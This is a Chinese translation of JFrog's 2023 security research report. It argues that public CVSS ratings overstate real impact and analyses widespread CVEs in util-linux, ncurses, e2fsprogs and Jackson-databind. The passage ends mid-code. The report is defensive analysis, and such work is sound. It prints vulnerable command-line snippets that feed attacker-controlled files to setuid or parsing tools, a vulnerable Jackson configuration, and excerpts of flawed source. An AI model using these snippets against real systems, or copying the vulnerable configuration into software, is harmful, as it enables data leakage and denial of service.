
2023 年 JFrog 安全研究报告

深入分析对 DevOps 和 DevSecOps 团队影响最大的开源安全漏洞



目录

术语

CVE 通用漏洞披露。对漏洞进行分类的术语，由 NVD（美国国家安全漏洞数据库）管理。在本报告中用来表示“公开已知的漏洞，由其唯一ID标识，例如 CVE-2022-3602”。

CVSS 通用漏洞评分系统。对每个 CVE 赋予从 0 到 10（最严重）的漏洞严重程度评分。评分反映了漏洞被利用的难度，以及被利用后会造成多大的危害，旨在帮助用户确定哪些漏洞必须加以修复。

CNA CVE 编号授权机构。CVE 计划授权为漏洞分配 CVE ID 并在其特定覆盖范围内发布 CVE 记录的组织。

JFrog 严重程度 由 JFrog 研究团队确定的CVE 严重程度。严重程度分为低危、中危、高危和严重。

受影响制品 JFrog Artifactory Cloud 中已被发现易受特定 CVE 攻击的制品数量。基于来自 JFrog Artifactory Cloud 的匿名使用统计数据。

NVD 严重程度 CVE 的国家漏洞数据库 (NVD) 严重程度评级，由其 CVSS 根据以下评分范围确定：

CVSS 评分范围	NVD 严重程度
0.0	无
0.1 -3.9	低危
4.0 - 6.9	中危
7.0 - 8.9	高危
9.0-10.0	严重

执行摘要

本报告旨在为开发工程师、DevOps 工程师、安全研究人员和信息安全负责人及时提供关于安全漏洞的深入洞察，防范软件供应链风险。本报告中的信息将帮助您更客观地决定待修复漏洞的优先级，消除和缓解所有已知软件漏洞的潜在影响，为您的产品和业务保驾护航。

JFrog 拥有独特优势，能够详细描述安全漏洞对当今财富 100 强企业实际在用软件制品的影响。为此，JFrog 安全研究团队编制了 JFrog 年度关键漏洞披露 (CVE) 报告的第一版，深入分析了 2022 年十大安全漏洞、它们的“真实”严重程度以及缓解每种漏洞潜在影响的最佳方法。本报告中列出的漏洞根据受其影响的软件制品数量从高到低进行排序。

编制方法

作为指定的 CNA，JFrog 安全研究团队定期监控和调查新漏洞，了解其真实的严重程度并发布相关信息，供业界和所有 JFrog 客户参考。

本报告基于来自 JFrog Platform 的匿名使用统计数据，对 2022 年最常检测到的漏洞进行了采样。

每个漏洞都包括商业状态和严重程度的摘要，以及对每个漏洞的深入分析，这些分析揭示了**相关漏洞影响当今企业系统的几个新的技术细节**。因此，安全团队可以更好地评估他们是否真正受到各个漏洞的影响。这种分析构成了 JFrog 安全研究团队对 2022 年十大最常见 CVE 的严重程度评级，概述了每个 CVE 带来的教训，同时提供指引，帮助您在 2023 年加强自身安全。

除了深入评估每个 CVE 以外，本报告还对前几年影响这些软件组件的 CVE 总数进行了趋势分析，以帮助推断哪些软件组件在 2023 年可能仍然易受攻击。

主要发现

本报告中描述的大多数漏洞并不像公开来源报道的那样容易被利用，因此和其 NVD 的高严重程度等级是不匹配的。对每个 CVE 的进一步分析显示，许多 CVE 需要复杂的配置场景或特定的条件才能成功地实施攻击。这表明，在评估 CVE 的影响时，考虑部署和使用软件的上下文环境的重要性。

关于 2022 年十大最常见 CVE 的其它发现包括：

企业内部出现的 CVE 大多是从未加以修复的低危漏洞：

- Debian 和 Red Hat 等大型项目的维护者必须自己进行分析，以了解 CVE 是否会影响其项目以及如何修复。通常来说，这些维护者发现的 CVE 要么不影响他们的项目，要么不太严重，于是他们选择不加以修复。
- 这些未解决的 CVE 问题随后会影响许多系统，并且受影响的系统数量只会逐渐增加，因为永远都没有可用的修复程序。

- CVE 的威胁性可能具有误导性，特别是当其 CVSS 评分很高，但其现实影响微不足道时（因此，维护者选择忽略它们）。

CVSS“攻击复杂性”指标反映了漏洞被利用的容易程度或困难程度，但在大多数情况下，该指标被设置得太低，这会变相抬高NVD严重程度评分，没有考虑到以下几点：

- 漏洞是在服务的默认配置下可利用，还是仅在非常牵强的配置下可利用
- 不可信数据被易受攻击的 API 解析的可能性

在这方面，最近一个值得注意的例子是严重程度为严重（CVSS 评分高达 9.8）的远程代码执行漏洞 CVE-2022-23529。该漏洞存在于广为流行的 jsonwebtoken npm 包中，其攻击复杂性应该是“高”（导致 CVSS 评分较低），因为利用这个漏洞的先决条件非常牵强，需要攻击者单独研究每个目标。

主要发现


公开的严重程度评级被夸大，因为这些评级忽略了特定 CVE 的现实影响


CVSS 影响指标（机密性、完整性和可用性）通常根据理论上的“表面价值”进行评级，没有考虑到攻击对现实系统的实际影响。例如：

- 导致分叉客户端进程崩溃的 DoS 攻击远不如导致重要守护进程崩溃的 DoS 攻击严重，但二者的 CVSS 可用性影响评级都为“高”。
- 不覆写任何重要变量的缓冲区溢出漏洞本质上没有什么危害，但其 CVSS 完整性影响评级仍然为“高”。一个很好的例子是 2022 年 11 月的 OpenSSL CVE-2022-3602。刚开始的时候，这个漏洞引发广泛担忧，但后来技术细节显示该漏洞对现实世界没有影响。尽管如此，CVE-2022-3602 的影响评级仍然为“高”。

通过比较 **2022 年最常被利用的五十大 CVE**，可以清楚地看到公开严重程度评级和 JFrog 安全研究团队严重程度评估结果之间的差异——在大多数情况下，JFrog 安全研究团队对 CVE 严重程度的评估结果低于 NVD 严重程度评级，这意味着这些漏洞通常被过度夸大。

事实上，在最常被利用的五十大 CVE 中，JFrog 安全研究团队对其中 **64%** 的漏洞的严重程度评级较低，而 90% 的严重程度评级较低或相同。





CVE 严重程度评级 - NVD 对比 JFrog

2023 年 JFrog 安全建议


以下是一些建议，有助于开发人员、DevOps工程师、安全研究人员和信息安全负责人在 2023 年避免漏洞被高估所导致的混乱：

1.参考其他的严重程度评分

就像病人在做大手术之前会寻求第二诊疗意见一样，在制定修复计划之前，应该对发现的 CVE 寻求其他的验证来源。在修复特定漏洞之前，除了 NVD 之外还有几个信誉良好的来源可供参考。这些来源包括：

非 NVD CVSS 评分

CNA 而不是 NVD 报告的漏洞通常会在 nvd.nist.gov 上同时列出 NVD 的 CVSS 评级和 CNA 的 CVSS 评分，供您对比参考。




https://nvd.nist.gov/vuln/detail/CVE-2022-1471

即使 NVD 的评分较高并引起警惕，**我们也建议信任 CNA 的评估和评级**，因为 CNA 通常会对漏洞进行更深入的评估。在上面的例子中，漏洞的严重程度应该被评为“高”，而不是“严重”。

特定于发行版的严重程度评分

主要的 Linux 发行版，如 Ubuntu 和 Red Hat，都有完整的安全跟踪团队，他们对报告的漏洞自行开展分析，并提供自己的严重程度评分，不管漏洞是否有 CVE ID。一般来说，他们对漏洞影响其发行版用户的上下文分析环境进行评估，以此来确定他们的严重程度评分。


例如，一个漏洞可能对 Windows 环境有严重的安全影响，但对 Ubuntu Linux 几乎没有影响。此类示例突显了在评估和设计 CVE 修复策略时上下文环境的重要性。



https://nvd.nist.gov/vuln/detail/CVE-2022-29458
https://access.redhat.com/security/cve/cve-2022-29458

特定于项目的严重程度评分

一些流行的软件项目（参见下方示例表）维护着影响其项目的漏洞数据库，并对每个 CVE 自行赋予严重程度评分，这通常与同一 CVE 的 NVD 严重程度评分存在差异。例如“curl”中的以下漏洞 –



https://curl.se/docs/CVE-2022-27781.html　　https://nvd.nist.gov/vuln/detail/cve-2022-27781

评估这些来源的 CVE 评级时，我们建议信任特定于项目的严重程度评分而不是 NVD，因为项目维护者可以在他们的项目环境中对漏洞进行更深入的分析，从而更深入地了解 CVE 在现实场景中的影响。以下是热门项目的简短列表，采用了可靠的严重程度评分方法：

项目	安全追踪站点
Apache Web Server	https://httpd.apache.org/security/vulnerabilities_24.html
Nginx	https://nginx.org/en/security_advisories.html
OpenSSL	https://www.openssl.org/news/vulnerabilities.html
Django	https://docs.djangoproject.com/en/4.1/releases/security/
Curl	https://curl.se/docs/security.html
Node.js	https://nodejs.org/en/blog/
Spring Framework	https://tanzu.vmware.com/security

2.对于严重漏洞，应将社交媒体纳入考量

2022 年 10 月下旬，由于计划公布一个严重级别的 OpenSSL 漏洞（现在称为 CVE-2022-3602），引发了另一个备受瞩目的 CVE 事件。由于严重级别的 OpenSSL 漏洞十分罕见且 OpenSSL 颇受欢迎，社交媒体上充斥着数百条关于此漏洞的消息，认为会出现“Log4Shell”级别的事件。在关于该漏洞的更多细节曝光后，显然该漏洞对现实世界的影响很小。

2023 年 JFrog 安全建议

到 12 月初，关于 CVE-2022-3602 的社交聊天已经减少到每天不到 10 条推文，这反映了该漏洞真实（非常低）的严重程度。在评估 CVE 的严重程度时，我们建议查看 cvetrends.com，该网站将 Twitter 的已过滤 Stream API 与 NIST NVD、Reddit 和 GitHub API 的数据相结合来进行验证 。

https://cvetrends.com/

漏洞分析和发现

本节我们将探讨 2023 年安全趋势，并根据我们对 2022 年十大漏洞的分析提出建议。如上所述，漏洞扩散使用 JFrog Platform 的匿名使用统计数据来计算。每个漏洞包括：

- **影响分析** - 总结漏洞的现实影响
- **漏洞技术细节** - 深入描述漏洞、攻击途径及其严重程度，不涉及易受攻击的源代码。
- **上下文分析** - 了解 CVE 在您的本地环境中是否可被利用。
- **缓解方案** - 在不升级易受攻击组件的情况下缓解漏洞的影响。
- **漏洞深度细节** - 对于特定的漏洞，通过注解易受攻击的源代码对漏洞进行额外的技术分析。
- **趋势分析** - 对于特定的漏洞，分析前几年影响该组件的 CVE 数量，以及预测该组件预计在 2023 年出现的 CVE 数量。

JFrog Advanced Security

JFrog Advanced Security 增强了 JFrog Xray 的软件成分分析能力，提供新的二进制文件安全深度扫描功能，可全面洞悉二进制文件特别是容器镜像的安全状态。

高级扫描器可以识别仅通过源代码分析无法发现的安全问题。新的高级安全功能包括：

- **容器上下文分析** - 确定所发现的 CVE 在应用程序中是否真正可利用。
- **基础设施即代码 (IaC) 安全** - 扫描 IaC 文件，及早发现云或基础设施配置错误，防止生产中遭受攻击和数据泄露。
- **检测暴露的机密** - 检测容器中暴露的任何机密，防止密码、内部令牌或凭证意外泄漏。
- **库和服务的不安全使用** - 检测常用 OSS 库和服务是否被正确使用，配置是否安全。

漏洞分析和发现

#1 CVE-2022-0563 - Data Leakage in util-linux	
# Affected Artifacts	41,109
Short Description	util-linux Design Problem
Impact	Data Leakage
NVD Severity Rating	Medium (CVSS 5.5)
JFrog Severity Rating	Low
Fixed Versions	2.37.4

影响分析

- 在 2022 年，这个 CVE 的出现频率最高，可能是因为据说它会影响 Debian 的所有版本（Debian 是非常流行的 Linux 发行版）。
  - 由于迫切性低、可利用性小而未加以修复
- 实际上，大多数主要发行版都**不受**此漏洞的影响（例如Alpine、Debian 和 Ubuntu）
  - 易受攻击的 CLI utils 由未受影响的包提供
- 即使在最糟糕的情况下，该 CVE 的严重程度也仅为中危，即本地攻击者可以部分转储root用户拥有的文件

漏洞技术细节

util-linux 是 Linux 工具程序的随机集合。**chsh** 用于修改登录 shell，**chfn** 用于更改指纹信息。

GNU Readline 库提供了一组函数供应用程序使用，使用户可以在输入命令行后编辑这些命令。

该 readline 库接受 INPUTRC 参数作为环境变量。传递该环境变量会导致 readline以 UID 0 (root setuid) 的身份在 chfn 和 chsh 进程中加载文件。
解析此文件将导致在读取以某些字符串（如“-”）开头的行以及不包含预期字符的行时将错误消息打印到标准输出。这些错误消息只包含文件的一部分，这是问题的核心。

主要的 Linux 发行版：Alpine、Debian 和 Ubuntu 不使用 **util-linux** 包来编译 **chsh** 和 **chfn**，而是使用不容易受到该漏洞影响的 **shadow** 包。

此外，Red Hat 在编译 **util-linux** 时不会链接易受攻击的 **readline** 库。

在默认情况下，这两个工具都具有 root-setuid 权限，因此本地攻击者在理论上可以使用任意 INPUTRC 环境变量来运行系统中的任意（root用户拥有的）文件，从而导致部分数据泄露。

但是，当从易受攻击的源代码手动编译 **util-linux**，并在系统上安装这个版本时，工具程序将失去 **setuid** 标志。这是 Linux 系统的一个特性，会在文件被修改后删除 **setuid**。必须使用 **chmod u+s** 再次手动启用才能读取root用户拥有的文件。

JFrog 安全研究团队将此漏洞的严重程度评为**低危**。

以下原因降低了该漏洞的严重程度：

- 所有主要的 Linux 发行版都不使用易受攻击的 chfn 和 chsh 版本。
- 仅部分文件内容可以泄露。
- 攻击必须在本地执行，能够利用此漏洞的攻击者数量有限。
- 当从源代码手动编译工具时，工具的 setuid 标志将被移除，从而失去对泄漏的root文件内容的访问权限。

上下文分析


JFrog 的上下文分析扫描器通过**检查** ELF 头中的“readline”导入符号，分析是否使用了 **readline** 支持来编译 **chfs** 和**chfn** CLI 工具程序。

易受攻击的命令行片段

```
INPUTRC={attacker_controlled_file} chfn
```

缓解方案

如果易受攻击的 **util-linux** 版本是手动编译，请使用 **chmod u-s** 命令从 **chsh** 和 **chfn** 工具中删除 SUID 位。



#2 CVE-2022-29458 - Denial of service in ncurses	
# Affected Artifacts	36,451
Short Description	**ncurses** Out-of-Bounds Read
Impact	Denial-of-Service
NVD Severity Rating	High (CVSS 7.1)
JFrog Severity Rating	Low
Fixed Versions	6.3 patch 20220416

影响分析

- 十分常见的 CVE，因为维护者没有在所有的 Debian 版本中修复该漏洞
- 这个漏洞被利用的可能性**极低**，因为 ncurses 必须在一个客户端工具程序上运行，并以外部控制的文件作为输入，而且该客户端工具程序通常不接收外部输入。
- 拒绝服务 (DoS) 的影响很小，因为分叉客户端进程崩溃通常不会导致可用性问题。
- 数据泄漏甚至更加罕见，因为攻击者必须在发起攻击后提取工具程序的输出文件。

漏洞技术细节

ncurses (new curses) 是提供应用程序编程接口 (API) 的编程库，使程序员能够以与终端无关的方式编写基于文本的用户界面 (TUI)。它是一个工具包，用于开发在终端模拟器下运行的“类 GUI”应用程序软件。

2022 年 4 月，一名安全研究人员报告了一种正在测试中的新型漏洞检查工具发现的一个漏洞。报告随附 AddressSanitizer 崩溃日志。该漏洞被标记为“越界读取”，会导致拒绝服务 (DoS) 和信息意外泄露。

漏洞分析和发现

JFrog 安全研究团队将此漏洞的严重程度评为**低危**。

以下原因降低了该漏洞的严重程度：

- tic 命令运行时，攻击者必须能够控制 terminfo 源文件的内容，而在远程操作的情况下不太可能做到这一点。

```
tic -o /path/to/output/folder/ <TIC_SOURCE_FILEPATH>
```

- 唯一已知的攻击路径是运行一个分叉进程 (tic) 并使其崩溃，这不会影响父进程，从而减轻了 DoS 影响。
- 攻击者必须找到一种方法来获取带有泄漏内存信息的输出文件，但这是不太可能做到的。

上下文分析

CVE-2022-29458 的适用性可以通过查找带有文件参数的 tic CLI 工具程序执行来检测，其中文件内容可以被攻击者控制。

易受攻击的命令行片段

```
tic -o /tmp {malicious_source_file}
```

缓解方案

除了升级易受攻击的组件以外别无他法。

漏洞深度细节

CVE-2022-29458 易受攻击的函数存在于：

tinfo/read_entry.c 文件：

```
#define MyNumber(n) (short) LOW_MSB(n)

static void
convert_strings(char *buf, char **Strings, int count, int size, char *table)
{
    int i;
    char *p;
    for (i = 0; i < count; i++) {
    if (IS_NEG1(buf + 2 * i)) {
        Strings[i] = ABSENT_STRING;
    } else if (IS_NEG2(buf + 2 * i)) {
        Strings[i] = CANCELLED_STRING;
    } else if (MyNumber(buf + 2 * i) > size) {
        Strings[i] = ABSENT_STRING;
    } else {
        Strings[i] = (MyNumber(buf + 2 * i) + table); [1]
        TR(TRACE_DATABASE, ("Strings[%d] = %s", i, _nc_visbuf(Strings[i])));
    }

    /* make sure all strings are NUL terminated */
    if (VALID_STRING(Strings[i])) { [2]
        for (p = Strings[i]; p < table + size; p++) [3]
        if (*p == '\0') [4]
            break;
        /* if there is no NUL, ignore the string */
        if (p >= table + size)
        Strings[i] = ABSENT_STRING;
    }
    }
}
```

LOW_MSB 和 **VALID_STRING** 的定义见 include/tic.h 文件：

```
#define LOW_MSB(p)  (BYTE(p,0) + 256*BYTE(p,1))

#define CANCELLED_STRING    (char *)(-1)
#define ABSENT_STRING       (char *)0
#define VALID_STRING(s)  ((s) != CANCELLED_STRING && (s) != ABSENT_STRING)
```

在 [1] 上，**Strings[i]** 变量使用缓冲区和 i 计数器赋值。

然后它在 [2] 上验证 **Strings[i]** 的第一个字节既不是 **0x00** 也不是 **0xFF**。

如果验证通过，则在字符串上迭代 [3]，直至到达空结束符 [4] 为止。

当 p 指针在提供的缓冲区边界外读取时，越界读取发生在 [4] 上（不检查提供给 String[] 的索引是否在边界内）。

#3 CVE-2022-1304 - e2fsprogs 中的本地提权

#3 CVE-2022-1304 - Local privilege escalation in e2fsprogs	
# Affected Artifacts	32,992
Short Description	`e2fsck` Out-of-Bounds Write
Impact	Local Privilege Escalation
NVD Severity Rating	High (CVSS 7.8)
JFrog Severity Rating	Low
Fixed Versions	1.46.6-rc1

影响分析

- 十分常见的漏洞，因为它没有在所有的 Debian 版本（buster、bullseye 和 stretch）中被修复
- 只有当本地攻击者使用外部控制的文件作为输入来运行客户端工具程序时才能被利用
- 我们的分析显示，唯一可能的 DoS 影响是：
  - 越界写入是由于巨大的内存副本导致崩溃
  - 副本大小无法加以控制
- 任何 DoS 影响都能得到极大缓解，因为分叉客户端进程崩溃通常不会对可用性造成影响。

漏洞技术细节

e2fsprogs 是一套用于维护 ext2、ext3 和 ext4 文件系统的工具程序。这些文件系统通常是 Linux 发行版的默认文件系统，因此 **e2fsprogs** 往往被视为必不可少的软件。

2022 年 3 月，一名安全研究人员使用一种新的漏洞检查工具发现了 CVE-2022-1304，并在报告中附上了 Valgrind 崩溃日志。

该漏洞是“越界写入”，可能导致本地提权。它没有技术记录，也不是演示代码执行的漏洞（本地提权）。**有鉴于此，使用负整数值只可能导致大量缓冲区溢出**，从而导致 DoS 攻击，但不会导致代码执行。

漏洞分析和发现

JFrog 安全研究团队将此漏洞的严重程度评为**低危**。

以下原因降低了该漏洞的严重程度：

- 攻击必须在本地执行（因为远程服务不太可能对外部提供的输入使用 e2fsck），因此能够利用该漏洞的攻击者数量有限。
- 报告该漏洞的研究人员发布了导致拒绝服务的概念验证。
- e2fsprogs 工具是用户域工具程序，因此不会影响 Linux 内核，也不会导致容器逃逸。
- 没有可用的提权漏洞。

以下原因提高了该漏洞的严重程度：

- 报告该漏洞的研究人员发布了导致拒绝服务的概念验证。

易受攻击的命令行片段

```
e2fsck -p -f {malicious_disc_image_file}
```

缓解方案

除了升级易受攻击的组件以外别无他法。

漏洞深度细节

在 [1] 上，`path->left` 变量属于有符号整数类型，可以是负数，因此通过检查。然后，在 [2] 上，一个 `memmove` 移动大小为 `path->left * sizeof (struct ext3_extent_idx)` 的数据。`memmove` 的大小参数为 `size_t`，这是一个无符号整数，因此 `path->left` 有符号负整数被转换成一个非常大的无符号整数。

这将导致 `memmove` 远大于预期，使数据通过原始缓冲区并导致溢出。

漏洞分析和发现


```
rrcode_t ext2fs_extent_delete(ext2_extent_handle_t handle, int flags)
{
    struct extent_path      *path;
    char                    *cp;
    struct ext3_extent_header   *eh;
    errcode_t               retval = 0;

    EXT2_CHECK_MAGIC(handle, EXT2_ET_MAGIC_EXTENT_HANDLE);

    if (!(handle->fs->flags & EXT2_FLAG_RW))
        return EXT2_ET_RO_FILSYS;

    if (!handle->path)
        return EXT2_ET_NO_CURRENT_NODE;

#ifdef DEBUG
    {
        struct ext2fs_extent    extent;

        retval = ext2fs_extent_get(handle, EXT2_EXTENT_CURRENT,
                       &extent);
        if (retval == 0) {
            printf("extent delete %u ", handle->ino);
            dbg_print_extent(0, &extent);
        }
    }
#endif

    path = handle->path + handle->level;
    if (!path->curr)
        return EXT2_ET_NO_CURRENT_NODE;

    cp = path->curr;

    if (path->left) { [1]
        memmove(cp, cp + sizeof(struct ext3_extent_idx),
            path->left * sizeof(struct ext3_extent_idx)); [2]
        path->left--;
    } else {
        struct ext3_extent_idx  *ix = path->curr;
        ix--;
        path->curr = ix;
    }
```

```
struct extent_path {
    char        *buf;
    int     entries;
    int     max_entries;
    int     left;
    int     visit_num;
    int     flags;
    blk64_t     end_blk;
    void        *curr;
};
```

漏洞分析和发现

#4 + #5 CVE-2022-42003 / CVE-2022-42004 Denial of service in Jackson-databind	
# Affected Artifacts	29,325 / 28,169
Short Description	**Jackson-databind** Stack Exhaustion
Impact	Denial-of-Service
NVD Severity Rating	High (CVSS 7.5)
JFrog Severity Rating	Medium
Fixed Versions	CVE-2022-42003: 2.12.7.1 and 2.13.4.1 CVE-2022-42004: 2.12.7.1 and 2.13.4

影响分析

- CVE-2022-42003 极为常见，因为 Jackson 是排名第一的 Java JSON 解析器（根据 Maven）。
- 可用的补丁才发布 2 个月，所以很多人还没有升级。
- Jackson 可能被用来解析不可信的 JSON 数据，但利用该漏洞需要用一个非默认值来初始化 Jackson，这是不太可能做到的。
- CVE-2022-42003 对库使用造成 DoS 影响的风险为适中。

漏洞技术细节

Jackson-databind 是面向 Java 的流式 API 库。其组件 **ObjectMapper** 负责从各种数据格式（最主要的是 JSON）到 Java 对象的序列化和反序列化，反之亦然。

JFrog 安全研究团队发现，当**非默认的 UNWRAP_SINGLE_VALUE_ARRAYS** 反序列化选项被启用时，深度嵌套 JSON 数组的反序列化（通过调用带有不可信输入的 **readTree/readValue/readValues**）可能导致堆栈耗尽，随后导致进程崩溃。

由于存在公共漏洞，攻击者可能在易受攻击的配置中利用该漏洞。

JFrog 安全研究团队将此漏洞的严重程度评为**中危**。

漏洞分析和发现

以下原因降低了该漏洞的严重程度：

- 攻击者必须通过 readTree/readValue/readValues API 调用找到被 Jackson-databind 反序列化的远程输入。此外，映射器必须启用非默认的 UNWRAP_SINGLE_VALUE_ARRAYS 特性。

以下原因提高了该漏洞的严重程度：

- 崩溃的概念验证通过 OSS-fuzz 提供。

上下文分析

JFrog 的上下文分析扫描器检查非默认选项 **UNWRAP_SINGLE_VALUE_ARRAYS** 是否启用，以及攻击者控制的数据是否通过 **readTree/readvalue/readValues** 读取。

易受攻击的代码片段

```
ObjectMapper mapper = new ObjectMapper();
mapper.enable(DeserializationFeature.UNWRAP_SINGLE_VALUE_ARRAYS);
mapper.readTree(untrusted_data);
```

缓解方案

请勿使用 **UNWRAP_SINGLE_VALUE_ARRAYS** 反序列化特性。具体来说，从易受攻击的应用程序代码中删除这一行：

mapper.enable(JsonParser.Feature.UNWRAP_SINGLE_VALUE_ARRAYS);

漏洞深度细节

以下是对 CVE-2022-42004 的深入分析：

```
/**
